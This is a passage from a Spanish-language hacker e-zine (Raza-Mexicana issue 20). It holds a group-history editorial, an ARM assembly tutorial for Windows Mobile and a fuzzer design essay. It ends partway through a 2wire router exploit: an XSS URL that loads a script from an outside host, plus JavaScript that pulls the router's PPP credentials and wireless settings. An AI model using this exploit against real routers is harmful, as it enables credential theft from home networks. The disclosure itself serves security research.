

Raza-Mexicana

X



1998 - 2008

EZINE 20
ÍNDICE

Bienvenida	3
Programando con ensamblador para ARM en Windows Mobile 6	8
Fuzzers: Usando expresiones regulares para generar (y no encontrar) cadenas	14
Obtención remota de configuración 2wire	17
Keylogger: Usando el API de Win32 para evadir detección	19
Telmex Confidential Information Disclosure	23
Tecnología Memoria Virtual o Cache (Usando un USB o Unidades de Disco)	31
Avances en bombas lógicas para smartphones con Windows Mobile	38
Introducción a las curvas elípticas, métodos y características	43
IPSEC	45
Stacheldraht herramienta para DDoS	50
Nuevas tendencias de fraude: Vishing	61
Exploando SQL Injections con SQL Ninja	63
Despedida	71

RAZA-MEXICANA

Ya tenía varios años que no escribía para la Ezine de Raza-Mexicana, pero henos aquí. El motivo de que su seguro servidor este escribiendo algo que no fuera una respuesta de tono agresivo como suelo hacerlo en foros es ya de por si motivo de asombro, pero lo asombroso es que esta edición en particular tiene un significado especial para muchos de nosotros: Raza-Mexicana cumple 10 años en la escena underground en México.

Cada uno de los miembros activos o retirados de Raza, pertenecemos a una u otra etapa de la vida de Raza-Mexicana, cada una de las etapas estuvieron repletas de historias que contar, por principio de cuentas trataré de hacer un poco de memoria de las etapas de Raza-Mexicana. La 1era etapa de Raza comprende desde la creación, el delineamiento de su ideología y lineamientos hasta el reclutamiento de los miembros base del Equipo. A mí me tocó entrar casi al final de la 1era etapa de Raza, cuando yo era uno más de los asiduos visitantes de la concurrencia del nómada canal de Raza-Mexicana a lo largo de las decenas de servidores en la que nos dieron coba o hicimos nuestro propio nicho. Esta etapa, si mis cálculos no me fallan, duró de 2 a 3 años. En esta etapa había 2 frentes comunes en los que convivíamos; los Meetings del 2600 y el famoso canal de #raza-mexicana. Los meetings tienen una historia interesante. So pena de errar en mi memoria, el mismo Capitan Crunch, en una visita que hizo a la Ciudad de México fue hospedado por uno de los fundadores de Raza; Megaflop. Siendo la personalidad que era, muchos entusiastas del phreaking, hacking y cracking se dieron cita para conocer a John Draper. Draper les pregunto si aquí en México había Meetings 2600. Aún cuando muchos ignoraban de su existencia, muchos lectores asiduos a aquella vanguardista publicación, sabían de la existencia en varios países del mundo, los países y lugares de reunión de estas juntas, salían impresos en la revista 2600 en la parte final de las ediciones cuatrimestrales. Capitan Crunch sugirió que el punto de reunión fuera en un lugar público y con acceso a teléfonos públicos. Así fue como la 1era reunión 2600 improvisada se dio en un restaurante Shakeys Pizza (Ahora extinto), justo enfrente del asta bandera del Zócalo capitalino con vista directa a Palacio Nacional. Sólo faltaba afinar algunos detalles con la publicación Norteamericana y listo. México ya tenía su propio Meeting 2600. Estos se hacían el 1er viernes de cada mes, en la salida del Metro Zócalo que conducía al pasaje Zócalo-Pino Suarez, enfrente de una dulcería y justo al lado de los teléfonos públicos, de 5 a 6pm se esperaban a las personas que asistirían y se encaminaban a comer pizza, tomar unos tragos y compartir lo último de tecnología, publicaciones obscuras, secretos, rumores, aparatos novedosos o de fabricación casera; Una época verdaderamente romántica, cuando el internet era libre y la información debía salir a la luz. Esa fue la época en que las redes sociales del Underground Mexicano empezaron a vislumbrar como internet dejaba de ser el eterno calvario de los BBS y textos con información raquítica, ahora podría sufragarse la responsabilidad de unir a decenas de personas en una sola comunidad.

La segunda etapa fue la más difícil. Peleas internas, conflictos de interés, acciones radicales, rivalidades con otros equipos, que se yo... tantas cosas que al nombrarlas recordaría 5 eventos más y nunca terminaríamos. Lo que marcó esta etapa es que se consolidó el grupo en los medios y entre la comunidad. Reclutábamos cada vez más personas de distintas nacionalidades para compartir conocimientos y problemas. En esta etapa se dio la dimisión de los miembros fundadores del equipo. Se pretendía retomar el nombre de Raza y hacerlo en exclusiva un equipo dirigido por 4 cabezas sin consultarlo con nadie más. Pero cuando 4 se enfrentan a 15 más, tiende a ser una decisión dispar y fue como se marcharon del equipo dejando un legado de conflictos internos que poco a poco fuimos resolviendo. Raza-Mexicana pasó a ser un grupo democrático donde se sometería a votación de todo el staff las decisiones importantes que afectarían o beneficiarían al grupo. Aquí navegamos 5 años de conflictos menores y paz. Pero también vimos la partida de muchos integrantes importantes de la organización. Y a la par de su salida, la cohesión del equipo empezó a sufrir fracturas que poco podían hacer los nuevos integrantes por convocar. En esta etapa se veía cada vez más cerca el fin de la 2da generación de Hackers Mexicanos y era tiempo de poner nuestras barbas a remojar...

La tercera etapa es la que estamos viviendo ahora. Raza-Mexicana. Otro grupo respetado y temido, se convertía en motivo de burla y risas en el medio (Siempre a nuestras espaldas, cuando están de frente a nosotros para refrendar esos dichos, todos se hacen chiquitos chiquitos...), así que entre el conflicto de seguir en la escena vigentes, con la muleta de desentendernos de obligaciones personales y profesionales para levantar al grupo, o irnos alejando de los reflectores y la comunidad, optamos por lo segundo. Por supuesto no faltaron enanos cobardes vestidos de trajecitos remendados de La Lagunilla (9 de cada 10 congresistas de foros guajoloteros lo recomiendan!) que usaron esta oportunidad para sus insignificantes y patéticas vendettas puñeteras. Nos fustigaron de haber traicionado el movimiento, de sucumbir ante X o Y equipo de hackercillos pre-púberes cocinados al vapor, pero la realidad es que ante el cúmulo de responsabilidades y problemas personales, no podíamos darle al grupo la atención que se merecía y poco a poco y en secreto, fuimos bajando la mordacidad de nuestros ataques, la voz de nuestras ofensas y el ánimo de nuestro movimiento. Muchos integrantes de esta etapa se sentían engañados y salían al poco tiempo de integrarse a nosotros, creían que el mítico grupo de Raza iba a ser su catapulta a la fama o a la iluminación evolutiva... pero nosotros solo queríamos descansar y cotorrear. Debe ser la quincoagésimatercera vez que lo digo: "Nosotros ya estamos muertos, déjennos descansar"... ah pero no. No falta el chingado muchachito pendejo que envalentonado en una sobredosis de azúcar, producto de sambutirse 200 panditas Ricolino en una sentada, entra a un foro a lanzar gimoteos incongruentes de sus frustraciones personales en contra de cada uno de nosotros. Han de saber que cada integrante ha tenido como 5 o 10 "fanáticos" que dedican cada fibra de sus enclenques cuerpecitos a atacarnos. Hace poco hice

cuentas (Hasta donde los logs y la memoria me ayuda) y conté la fabulosa cantidad de 14 "Lee Harvey oswald's" que han dedicado sus pataletas a mí, su humilde y simpático servidor. Pero regularmente son todo una copia calca de lo mismo "Todos son pendejos, menos yo", "Yo soy chingón, ustedes no", "Tu lammah, yo elite", "mámame la bergototota vien zavrozo y komete mis mekotototes!!!!!"... si, son de esas pequeñas cosas que voy a extrañar cuando me lobotomizen. Hurra, Puta madre hurra.

Hoy en día los tiempos cambiaron. Ya no hay tantos grupos a nivel mundial. Ahora se dividieron en pequeñas escisiones de grupos grandes y están esparcidos en grupos de 2 o 3 personas o como individuos, hacen pequeños ataques esporádicos, una que otra publicación de documentos, quizás algún medio de comunicación preste un par de horas al año para reactivar el interés del público en lo que hacen aquellos osados rebeldes del internet, pero eso es todo. ¿Qué pasó? ¿A dónde se fue todo el interés por la ingeniería inversa, por la seguridad, por la explotación de huecos de seguridad? Recuerdo que antes los hackers nacían por puñados, absorbían información de manera voraz y la aplicaban para hacer ataques, explotar vulnerabilidades o simplemente por adquirir notoriedad en el underground y en los medios de comunicación. Ahora cualquier pelagatos que aprenda Linux, Sql y "le mueva a las conpus" aspira a su propia consultoría de seguridad para hincharse de dinero a costa de que las empresas ya no les temen a los hackers, ahora los contratan para mangonearlos como a un empleado más. ¿A eso hemos llegado? ¿A que las empresas recluten a un remedo de expertos en sistemas para procurar la seguridad de su infraestructura? Hoy en día montas un firewall, instalas un buen antivirus, aplicas políticas básicas de seguridad en cada estación con filtrado de contenidos y pones a alguien a administrarlo y se acabó. Eso es ahora la "seguridad". Hoy en día las empresas no chistan (más que a la hora de depositar fondos a los cheques) para invertir en aparatos y esquemas de seguridad a nivel hardware, software y administrativo. Empresas y gobierno compran aparatos de 20,000+ dólares cada 3 años, renuevan 300+ licencias de software antivirus a un costo bastante elevado, pagan una plantilla de una docena de empleados de sistemas para que todo marche en orden y que el Licenciado Godínez pueda ver videos chuscos en YouTube sin preocupaciones... y a pesar de eso, las fallas minúsculas de seguridad pueden llevar al cataclismo a toda la empresa o dependencia gubernamental en cuestión de minutos. ¿Por qué los nuevos "expertos en seguridad" no pueden lidiar con problemas que para cualquier hacker de la vieja escuela es una nimiedad?

Los nuevos expertos en seguridad, con una docena de certificaciones, otro tanto de cursos, decenas de libros leídos, asistencias a conferencias y un número incuantificable de horas invertidas en seguir el manual paso a paso sin desviarse ni un renglón de la pagina 6 a la 790, tienden a cometer un error vital al momento de que se suscite un problema. Todo problema que no sea a nivel componente fue causado por un humano. Traducción: Si tuviste una intrusión, un

virus, un DoS o hasta SPAM, no es que las computadoras finalmente se hayan rebelado en tu contra, simplemente otro humano al otro extremo del planeta o en el cubículo de al lado provocó ese problema. ¿Cómo es que una lógica tan básica no esté inscrita en letras doradas antes de la introducción de todos los libros en materia de seguridad y administración? Porque algo tan complejo como las computadoras no puede ser tratado a la ligera y tampoco puede ser rebajado al nivel de un humano, son el pináculo de la tecnología y de la evolución de la humanidad... que siempre podrán ser neutralizadas jalando un cable. ¿Fácil verdad? Son de las pequeñas cosas que aprendimos nosotros los de la vieja escuela, esa y muchas otras doctrinas que nos hacen ver a los "problemas" como una excusa para aplicar nuestro catálogo de soluciones como mejor nos convenga.

Hace años, cuando escribí Proyecto Argelia, auguré grandes éxitos a la nueva generación de hackers latinoamericanos, principalmente a los mexicanos. Temo decir que apenas van en 1era y con el motor ahogado... ¿Qué les pasó? Tenían todo para hacer cosas más grandes que nosotros. Ahora están estáticos, esperando a un mesías, a un iluminado, que en su grupo este el próximo Adrian Lamo, o que de ustedes nazca esa chispa de ingenio para idear la próxima gran mierda... pero no. ¿Cómo es que ustedes que dominaron Linux antes que aprender a limpiarse los mocos, programaban en python al mismo tiempo que veían los Power Rangers o lograron su primera intrusión en el momento que recibían su certificado de primaria, no puedan lograr levantar la escena? me gustaría recibir comunicación por foros o en mi correo de Raza para analizar ese fenómeno, porque lo que puedo concluir es una apatía de ustedes, la nueva generación.

Así termina una pequeña semblanza de Raza, el ayer y hoy del medio en que nos toca vivir. Disfruten esta nueva entrega del e-zine de Raza-Mexicana y recuerden niños: Piensen en Raza como uno de sus tíos cariñosos y llenos de sabiduría, que espera sigilosamente en las sombras a que se duerman para abusar de ustedes. Saluditos!

STAFF RAZA-MEXICANA

DeadSector	deadsector@raza-mexicana.org
Fatal	fatal@raza-mexicana.org
RaW	raw@raza-mexicana.org
Darko	darko@raza-mexicana.org
Rey_brujo	reybrujo@raza-mexicana.org
Radikall	radikall@raza-mexicana.org
Wireless	wireless@raza-mexicana.org
DarkSide	darkside@raza-mexicana.org
Xytras	xytras@raza-mexicana.org
Data_gate	datagate@raza-mexicana.org
Yo_Soy	yosoy@raza-mexicana.org
Despise	despise@raza-mexicana.org
Yield	Yield@raza-mexicana.org
MaxPower	maxpower@raza-mexicana.org

O si lo deseas puedes contactar a todo el staff enviando un mail a staff@raza-mexicana.org

Programando con ensamblador para ARM en Windows Mobile 6

Por Elmar Langholz (langholz@gmail.com)

Mucho esfuerzo y dedicación se ha puesto por parte de la academia y el mercado de software al hacer énfasis en el uso y desarrollo de ensamblador para computadoras personales. Sin embargo, nos encontramos en una situación donde hemos comenzado a percatarnos de la importancia del uso de dispositivos móviles por el alcance que tienen en la sociedad actual. Sólo basta con ver las estadísticas de la COFETEL[1] para ver el incremento exponencial que existe del uso de dichos dispositivos. Por otro lado a nivel internacional se explotó un interés completo por esto mismo a través del iPhone (cuya arquitectura es ARM) y las fallas de seguridad expuestas a través de su navegador Safari[2][3][4][5]. Tal ímpetu impulso a herramientas de explotación y desensamblado como Metasploit[6] e IDA Pro 5.2[7] al integrar y mejorar sus módulos. Sin embargo, ya existía una base fundamental acarreada a través del desarrollo de Windows CE y la plataforma móvil de Microsoft en los smartphones, la cual abarcaremos en este texto.

Marco teórico

Windows Mobile 6[8] es un sistema operativo basado en Windows CE 5.02[9] el cual se divide primordialmente en dos partes:

Windows Mobile 6 Standard: Cualquier dispositivo que no tiene una pantalla táctil.

Windows Mobile 6 Professional: Cualquier dispositivo que si tiene pantalla táctil. Este a su vez tiene un subconjunto llamado *Classic*, el cual consiste en dispositivos que no tienen acceso a la red de telefonía celular.

Dentro de sus principales bondades [10] podemos encontrar la multiplicidad de procesos e hilos, pero no de usuarios. De forma específica tenemos que corre en un procesador de 32 bits Little-endian. Solo puede correr hasta 32 procesos pero un número ilimitado (en realidad solo lo limita la memoria) de hilos. También hace uso del API proporcionado por los DLL's, pero sucede raramente que se hagan llamadas al sistema. En la raíz del sistema tenemos que hace uso de 4GB dividido en dos para el sistema:

Espacio de Kernel: 0x80000000 – 0xFFFFFFFF

Espacio de Usuario: El restante de la memoria dividido en 64 cubetas de 32 MB donde se guarda una copia de los binarios (DLL's y ejecutables) disponibles. La cubeta 0 es donde se guarda el proceso actualmente activo.

Existe un mapeo detallado de la memoria dentro del sistema sin embargo dada la complejidad de ésta intentaremos no abordarla.

Windows Mobile 6 al igual que su versión previa tiene soporte para arquitecturas ARM[11] la cual se encuentra en la mayoría de las PDAs y smartphones en el mundo. Esencialmente esta arquitectura se creó con base a tres principios:

Utilizar bajos recursos de poder

Alto rendimiento

RISC de 32 bits

A su vez puede correr bajo dos tipos de modos: 16 bits (thumb) y 32 bits, ya sea en Little-endian o Big-endian. Consiste en 16 registros inmediatos:

Registro	Nombre	Función
r0		General (argumento 0 o valor de retorno)
r1		General (argumento 1 o segunda parte del valor de retorno)
r2		General (argumento 2)
r3		General (argumento 3)
r4-r10		General
r11	FP	Frame Pointer (General)
r12		General
r13	SP	Stack Pointer
r14	LR	Link Register (dirección de regreso de una llamada a subrutina)
r15	PC	Program Counter
	PSR	Program Status Register (4 bits) NZCO: Negative, Zero, Carry y Overflow

Estos registros como tal no tendrían funcionalidad sin la existencia de los operadores básicos [12]:

Operador	Nombre	Descripción	Ejemplo
ADD	ADD	Suma dos registros o registro y valor	add r0, r1 ; r0 = r0 + r1
SUB	SUBtract	Resta de dos registros o registro y valor	sub r0, r1 ; r0 = r0 - r1
MUL	MULTipty	Multiplica dos registros o registro y valor	mul r0, r1, r2 ; r0 = r1 * r2
ORR	OR	Or lógico entre dos registros o registro y valor	orr r0, r1 ; r0 = r0 r1
AND	AND	And lógico entre dos registros o registro y valor	and r0, r1 ; r0 = r0 & r1
MOV	MOVE	Copia el valor o un registro a un registro	mov r0, #0x0C, #2 ; r0 = 0x0C >> 2
CMP	CoMPare	Compara dos registros o registro y valor y guarda el resultado en el bit Z del PSR	cmp r0, #0 ; Z = (r0 == 0)
BIC	BIt Clear	Limpia bits	bic r0, r1, #2 ; r0 = r1 & ~2
BX	BranchX	Salta a la dirección que está en un registro	bx r0 ; r0();
LDR	LoaD Register	Guarda los datos de memoria a un registro	ldr r0, [r1, r2] ; r0 = r1[r2/4]
STR	STore Register	Guarda los datos de un registro a memoria	str r0, [r1, r2] ; r1[r2/4] = r0

Estos operadores como tal tienen muchas posibles formas de combinaciones usando sufijos de tamaño de tipo byte (se agrega una b al final del operador) y de media palabra (se agrega una h al final del operador) así como sufijos condicionales que se agregan al final de los operadores como: eq (igual), ne (no igual), ge (mayor o igual), le (menor o igual), gt (mayor que), lt (menor que), etc...

Por ejemplo:

<pre>cmp r0, #0 addeq r0, #23 strb r1, [r2, #0x0]</pre>	<pre>if (r0 == 0) r0 = r0 + 23 r1 = ((BYTE *)r2)[0x0]</pre>
---	---

Existen muchas más combinaciones posibles así como operadores que se pueden realizar con los sufijos, pero para mantener la brevedad de este escrito dejaré al lector que haga uso de las referencias para que busque más al respecto. Sin embargo, es con base a estos principales operadores con los cuales podemos crear un programa en ensamblador y en caso de que en la siguiente sección del artículo haga uso de operadores no mencionados, explicare su significado.

Desarrollo práctico

Una de las primeras inquietudes que un programador es el de pasar del plano teórico al práctico. ¿Qué es lo que necesitamos para poder comenzar a realizar nuestro famosísimo hola mundo? Primero que nada estar en forma bajar e instalar:

Visual Studio [13]: Aplicación principal para el desarrollo de software que consiste en una interfaz gráfica para programar y compilar bajo los diversos lenguajes soportados por la plataforma de Microsoft (C, C++, C#, VB y asm). En el caso de nuestro documento utilizaremos el armasm que es el ensamblador para arm localizado en: \Program Files\Microsoft Visual Studio 9.0\VC\ce\bin\x86_arm

SDK de Windows Mobile 6[14]: El paquete principal que contiene los componentes necesarios para poder desarrollar bajo plataformas móviles de Windows Mobile. Entre otras cosas, contiene la documentación y emuladores de dispositivos (lo cual nos facilitará el programar sin tener uno en casa).

Después de haber instalado estos dos en el orden enlistado anteriormente, podemos comenzar a desarrollar una aplicación simple. Supongamos que queremos hacer una aplicación en C++ que imprima un hola mundo en nuestro dispositivo móvil.

Basta con hacer un nuevo proyecto vacío (no nuevo) de C++ de tipo Win32 Smart Device creando un nuevo archivo .cpp con el siguiente código:

1	<code>#include <stdio.h></code>
2	<code>#include <windows.h></code>
3	<code>int WinMain(</code>
4	<code>HINSTANCE hInstance,</code>
5	<code>HINSTANCE hPrevInstance,</code>
6	<code>LPWSTR lpCmdLine,</code>
7	<code>int nCmdShow</code>
8	<code>)</code>
9	<code>{</code>
10	<code>MessageBox(0x00, _T("Hello world!"), _T("Hello"), 0x00);</code>
11	<code>return 0;</code>
12	<code>}</code>

El código anterior gira sobre la función MessageBox[15] la cual imprime un cuadro de diálogo en pantalla. Al parecer el código es bastante corto y lleva acabo la tarea principal. Sin embargo tomemos en cuenta que en ensamblador, las definiciones son mucho más explícitas.

Para poder ver la diferencia, veamos el código documentado del mismo hola mundo:

1		;Hello world usando MessageBox
2		
3	AREA hello, CODE, READONLY	;Definición del nombre del área
4		;principal donde se encuentra el
5		código que es de solo lectura
6	EXPORT WinMain	;Exporta la función principal de
7		entrada del código
8	IMPORT MessageBoxW	;Importa la función MessageBoxW de
9		coredll.dll
10	WinMain PROC	;Definición del punto de entrada del
11		programa (procedimiento)
12	str lr, [sp, #-4]!	;Guarda lr (dirección de regreso) en
13		el stack
14		
15	mov r0, #0x00	;arg0:r0 = 0x00
16	mov r3, #0x00	;arg3:r3 = 0x00
17	ldr r1, MsgAddr	;arg1:r1 = MsgAddr(dirección de
18		mensaje)
19	ldr r2, TitleAddr	;arg2:r2 = TitleAddr (dirección de
20		título)
21	bl MessageBoxW	;MessageBoxW(0,MsgAddr,TitleAddr,0x00)
22	ldmfd sp!, {pc}	;Restaura el pc con la instrucción a
23		ejecutar después de terminar
24	ENDP	;Fin del procedimiento principal
25		
26	TitleAddr DCD Title	;Declarar la dirección del título
27	MsgAddr DCD Message	;Declarar la dirección del mensaje
28		
29	Title DCB "H", 0x0, "e", 0x0	;Título = "Hello" (Unicode)
30	DCB "l", 0x0, "l", 0x0	
31	DCB "o", 0x0, 0x0, 0x0	
32	Message DCB "H", 0x0, "e", 0x0	;Mensaje = "Hello World" (Unicode)
33	DCB "l", 0x0, "l", 0x0	
34	DCB "o", 0x0, " ", 0x0	
35	DCB "w", 0x0, "o", 0x0	
36	DCB "r", 0x0, "l", 0x0	
37	DCB "d", 0x0, "!", 0x0	
38	DCB 0x0, 0x0	
39		
40	END	;Fin

Como podemos ver el código es simple y principalmente consiste en intentar establecer los argumentos con la cual se llamará la función de MessageBoxW (UNICODE) importada del coredll.dll (análogo al kernel32.dll dentro de x86).

Al ejecutar un código anexo el resultado dentro del emulador será el siguiente:



Como podemos observar éste es el mismo comportamiento observado dentro del primer ejemplo de C++.

Conclusiones

Como podemos observar a través de la sintaxis del ensamblador, no existe un grado extremo de dificultad para entenderle a éste. Nos daremos cuenta que la práctica nos dará una mejor comprensión del uso mismo y desensamblado de código. Sin embargo, cabe mencionar que la facilidad con la que hoy en día podemos hacer uso de este recurso es mucho mejor de lo que se tenía hace 5 años. En cuanto al emulador, podemos ver que gracias a éste mismo, podemos encontrarnos con un ambiente jugoso de reproducción y pruebas (nuestra propia VM para smartphones). Esperemos que estas herramientas faciliten el descubrimiento de posibles futuros problemas y de aprendizaje.

Referencias

- [1] [http://www.cft.gob.mx/wb/COFETEL/COFE Serie Mensual de Usuarios y Minutos 1995 2000](http://www.cft.gob.mx/wb/COFETEL/COFE_Serie_Mensual_de_Usuarios_y_Minutos_1995_2000)
- [2] <http://blog.metasploit.com/2007/10/cracking-iphone-part-1.html>
- [3] <http://blog.metasploit.com/2007/10/cracking-iphone-part-2.html>
- [4] <http://blog.metasploit.com/2007/10/cracking-iphone-part-21.html>
- [5] <http://blog.metasploit.com/2007/10/cracking-iphone-part-3.html>
- [6] <http://www.metasploit.com/>
- [7] <http://www.datarescue.com/idabase/52/index.htm>
- [8] <http://www.microsoft.com/windowsmobile/6/default.aspx>
- [9] http://blogs.msdn.com/ce_base/archive/2007/02/14/windows-mobile-6-and-the-ce-os.aspx
- [10] http://download.microsoft.com/download/1/8/f/18f8cee2-0b64-41f2-893d-a6f2295b40c8/TW04077_WINHEC2004.ppt
- [11] http://tisu.it.jyu.fi/embedded/TIE345/luentokalvot/Embedded_3_ARM.pdf
- [12] http://infocenter.arm.com/help/topic/com.arm.doc.qrc00011/QRC0001_UAL.pdf
- [13] <http://www.microsoft.com/express/>
- [14] <http://www.microsoft.com/downloads/details.aspx?familyid=06111a3a-a651-4745-88ef-3d48091a390b&displaylang=en>
- [15] <http://msdn2.microsoft.com/en-us/library/ms645505.aspx>

Fuzzers: Usando expresiones regulares para generar (y no encontrar) cadenas

Por Elmar Langholz (langholz@gmail.com)

Hoy en día parece estar de moda el usar aplicaciones automatizadas que generan caracteres para probar la “seguridad” de aplicaciones: El fuzzer. Sin embargo, este tipo de técnica no tiene sus raíces en la seguridad, sino más bien en las pruebas de funcionalidad. Vemos como los auditores de código siguen usando esta técnica para hacer pruebas de caja negra, que en realidad significa hacer pruebas sin ver como la aplicación fue programada (el código fuente) o la lógica. Algunas de estos fuzzers son de los más recientes y tienen técnicas avanzadas, pero todos tienen una estructura similar en la forma en la que realizan sus pruebas. Es importante destacar el hecho que el fuzzer se ha vuelto una norma para identificar problemas en estándares. Esta es la razón por lo cual existe un sin número incontable de estas aplicaciones en el mercado, ya sean gratuitas o de paga. Sin embargo, la mayoría de estas están programadas ad-hoc a las necesidades del estándar y no permiten el compartir información. Para poder entender que es lo que se tiene que compartir, primero hay que entender a *grandes rasgos* cual es el procedimiento que una aplicación de este tipo realiza para llevar a cabo su tarea:

1. Identificar el número de pruebas que se desean realizar antes de terminar con el proceso de búsqueda de fallas. Estas pueden ser determinadas con base a:
 - a. Un número fijo de iteraciones
 - b. Tiempo
 - c. Resultados acumulativos
 - d. Gramática
2. Definir la gramática y el formato de las combinaciones para generar las cadenas de caracteres que serán nutridas a la aplicación objetivo.
3. Generar una combinación ordenada o aleatoria de la gramática.
4. Ingresar la entrada (previamente generada) al proceso (remoto o local) o entorno.
5. Ejecutar la aplicación objetivo.
6. Determinar y registrar el resultado de la prueba.
7. Regresar al punto 3 si es que no se ha acabado el número máximo de iteraciones determinado a través del punto 1.

Como podemos ver, es un procedimiento fijo que puede ser extendido en cada uno de sus puntos con el propósito de mejorar una parte en específica. En nuestro caso, para poder estandarizar el uso de expresiones regulares para generar cadenas, necesitamos separar la herramienta en dos partes:

1. Capa central: La definición y generación usando combinaciones de la gramática. (puntos: 1 - 3)
2. Capa superior: La validación y verificación con base a la entrada. (puntos: 4 - 7)

Al hacer esta división distintiva podemos comenzar a hablar que la capa central será la común en todos los tipos de fuzzers y la capa superior es la que va a cambiar con base a la necesidad específica de lo que se desea probar. De esta forma la capa superior tendrá un número incremental de módulos que podrán ser usados y mejorados por la comunidad en general, mientras que la capa central servirá como medio de compartir y estandarizar cadenas compartidas a diferentes estándares. No solo esto, si no que el entender un patrón de prueba no dependerá de que tanto conocimiento tiene uno de la capa superior, sino que dependerá de la capacidad de abstraer e identificar casos potenciales que podrían causar un error, esto siendo

respaldado con teoría de cómputo como lo son los autómatas mapeando más fácilmente el análisis de riesgo.

Si nos atrevemos a hablar de la gamma de fuzzers que hay en el mercado, nos daremos cuenta que para poder hacer uso de ellos necesitamos tener como referencia una serie de API's que el programador decidió integrar para que se pueda construir y generar cadenas. Para complicar un poco más el problema, existe una cantidad enorme de lenguajes de programación usado: C, C++, C#, perl, python, ruby... Pero cada uno nos resuelve un problema específico y nos complica escalar y hacer uso de las aportaciones de cada usuario al máximo. Es por estas razones que la propuesta expuesta no es tan descabellada.

Teoría básica para la implementación de la capa central

Las expresiones regulares en su forma pura de identificación de patrones siempre de hacer uso de un parser para identificar el lenguaje y gramática de los strings que se van a representar. Una expresión regular es una cadena que se mapea a un autómata no determinístico (NFA, Nondeterministic Finite-state Automaton) con el cual podemos representar una máquina de estados finitos que tiene estados y entradas que tienen transiciones a diferentes estados (uno o más que uno). Dado a que esta representación es no determinística, es necesario realizar una conversión mas a un autómata determinístico (DFA, Deterministic Finite-state Automaton), donde para cada estado y entrada solo existe una transición al siguiente estado.

Para poder convertir una expresión regular a un NFA se puede hacer uso de lo que es el algoritmo de Thompson. Una vez teniendo un NFA, usando el algoritmo de construcción de subconjuntos, podemos convertirlo al DFA tomando en cuenta que también se puede optimizar usando el algoritmo de Hopcroft. Una vez teniendo el DFA, podemos recorrer el autómata mapeándolo usando teoría de grafos.

Esta teoría básica no es necesario analizarla de más puesto que ya ha habido un amplio análisis de su implementación y teoría básica detrás. Sin embargo, es necesario hablar un poco de cómo recorrer el autómata, y esto se debe principalmente a que no logré encontrar algún texto que describiera como hacerlo (si alguien sabe de una referencia por favor hágamela saber).

Tomando la premisa que tenemos un DFA optimizado que representa nuestra expresión regular, nos encontramos que este tipo de autómata lo podemos mapear a un grafo dirigido que puede tener ciclos. Un grafo con ciclos puede tener una de las dos siguientes propiedades:

1. Infinito: No tiene límite al número máximo de iteraciones en los ciclos.
2. Finito: Tiene un número definido de iteraciones por ciclo.

Teniendo esto en mente, y recurriendo a la teoría de grafos, existen dos formas conocidas de recorrer un grafo:

1. BFS (Breadth First Search): Tiene la facultad de encontrar soluciones óptimas. (Es útil para generar combinaciones de forma ordenada)
2. DFS (Depth First Search): Tiene la facultad de buscar soluciones sin importar que sean óptimas. (Es útil para generar combinaciones aleatorias)

Los dos también son utilizados para recorrer grafos dirigidos al enfocarse en vértices que entran en vez de vértices que salen. Es por esto que dependiendo la forma en la que se decida generar la combinación, y dependiendo de la gramática, se usara el método para recorrer el grafo.

Ahora que ya tenemos una definición de un DFA, existe un estado inicial y uno o más estados de aceptación (finales). Dado que el BFS o DFS hacen uso de estructura de datos (cola o pila), cuando llegamos a un estado de aceptación, podemos encontrar la forma en la que llegamos a él

si guardamos de donde es que provenía (nodo padre). De esta forma invertimos la cadena de caminos y buscamos los valores representativos del nodo.

Algunas de las cosas sobre las cuales hay que poner atención al desarrollar esta tecnología es que existirán un número infinito de iteraciones por default, si usamos la teoría básica de expresiones regulares no podremos tener control sobre esto. Principalmente se debe a que el espacio de memoria y de procesos de ciclo puede ser infinito. Por esta razón es necesario integrar el uso de un operador extra que consiste en el operador de llaves o de conteo que se usara para recorrer el grafo y contar el número de pasadas por cierto punto.

Conclusión

Definitivamente este tipo de acercamiento es diferente al de los demás. Pero creo que es conveniente, sobre todo si queremos comenzar a compartir conocimiento y minimizar esfuerzos. Todavía hay mucho trabajo por hacer del lado de la implementación, pero dado el anterior diseño podemos decir que existe una amplia gama de posibilidades que puedan salir de esto mismo, sobre todo en una futura etapa de fuzzing distribuido, haciendo a analogía al crackeo de passwords usando fuerza bruta con sistemas distribuidos.

Algunas otras cosas a tomar en consideración en cuanto a la implementación son: la eficiencia y usabilidad. Sin esto, no habrá posibilidad de mejorar y promover su uso.

Bibliografía

http://en.wikipedia.org/wiki/Fuzz_testing

<http://www.infosecinstitute.com/blog/2005/12/fuzzers-ultimate-list.html>

http://en.wikipedia.org/wiki/Regular_expression

<http://en.wikipedia.org/wiki/NDFA>

http://en.wikipedia.org/wiki/Deterministic_finite_state_machine

<http://www.cs.nuim.ie/~jpower/Courses/parsing/node5.html>

<http://www.cs.nuim.ie/~jpower/Courses/parsing/node9.html>

<http://historical.ncstrl.org/litesite-data/stan/CS-TR-71-190.pdf>

<http://www2.toki.or.id/book/AlgDesignManual/BOOK/BOOK2/NODE63.HTM>

<http://www2.toki.or.id/book/AlgDesignManual/BOOK/BOOK2/NODE64.HTM>

<http://www2.toki.or.id/book/AlgDesignManual/BOOK/BOOK2/NODE65.HTM>

<http://www.ics.uci.edu/~eppstein/161/960215.html>

<http://msdn2.microsoft.com/en-us/library/ms690430.aspx>

Obtención remota de configuración 2wire

Por hkm (hkm@hakim.ws)

Modelos vulnerables: 1701HG, 1800HW, 2071HG, 2700HG Gateway *probablemente más

Firmware: v3.17.5, 3.7.1, 4.25.19, 5.29.51

VIDEO: <http://www.hakim.ws/2wire/cfgdisc.html>

Los routers 2wire poseen una vulnerabilidad que nos permite obtener su archivo de configuración, cuando es combinado con un XSS permite la obtención remota de la configuración.

La vulnerabilidad del archivo de configuración o URL Mágico fue publicado por Javier Liendo (mirror: <http://www.hakim.ws/2wire/urlmagico.txt>) y el uso Flash para anti-DNS pinning 7/08/2007.

La vulnerabilidad de XSS en la variable THISPAGE de la interfaz de configuración web nos permite obtener de forma remota y desde otro dominio el archivo de configuración.

--XSS-- (todo en una línea)

```
http://192.168.1.254/xslt?PAGE=A05&THISPAGE=</script><script>with(document)body.appendChild(createElement("script")).setAttribute("src","http://www.hakim.ws/2wire/cfgpwn.js");</script><script>
```

```
--cfgpwn.js--
try {
xmlhttp=new ActiveXObject("MSXML2.XMLHTTP");
} catch(e) {
xmlhttp = new XMLHttpRequest()
}
xmlhttp.open("GET", "/xslt?page=mgmt_***", false);
xmlhttp.send(null);
var doc = xmlhttp.responseText;

var                                     ppp                                     =
doc.substr(doc.indexOf('<PPP_USER>'),doc.indexOf('</PPP_PASS_REAL>')-
doc.indexOf('<PPP_USER>'));
var enc = doc.substr(doc.indexOf('<ARG NAME="essid">'),doc.indexOf('<ARG
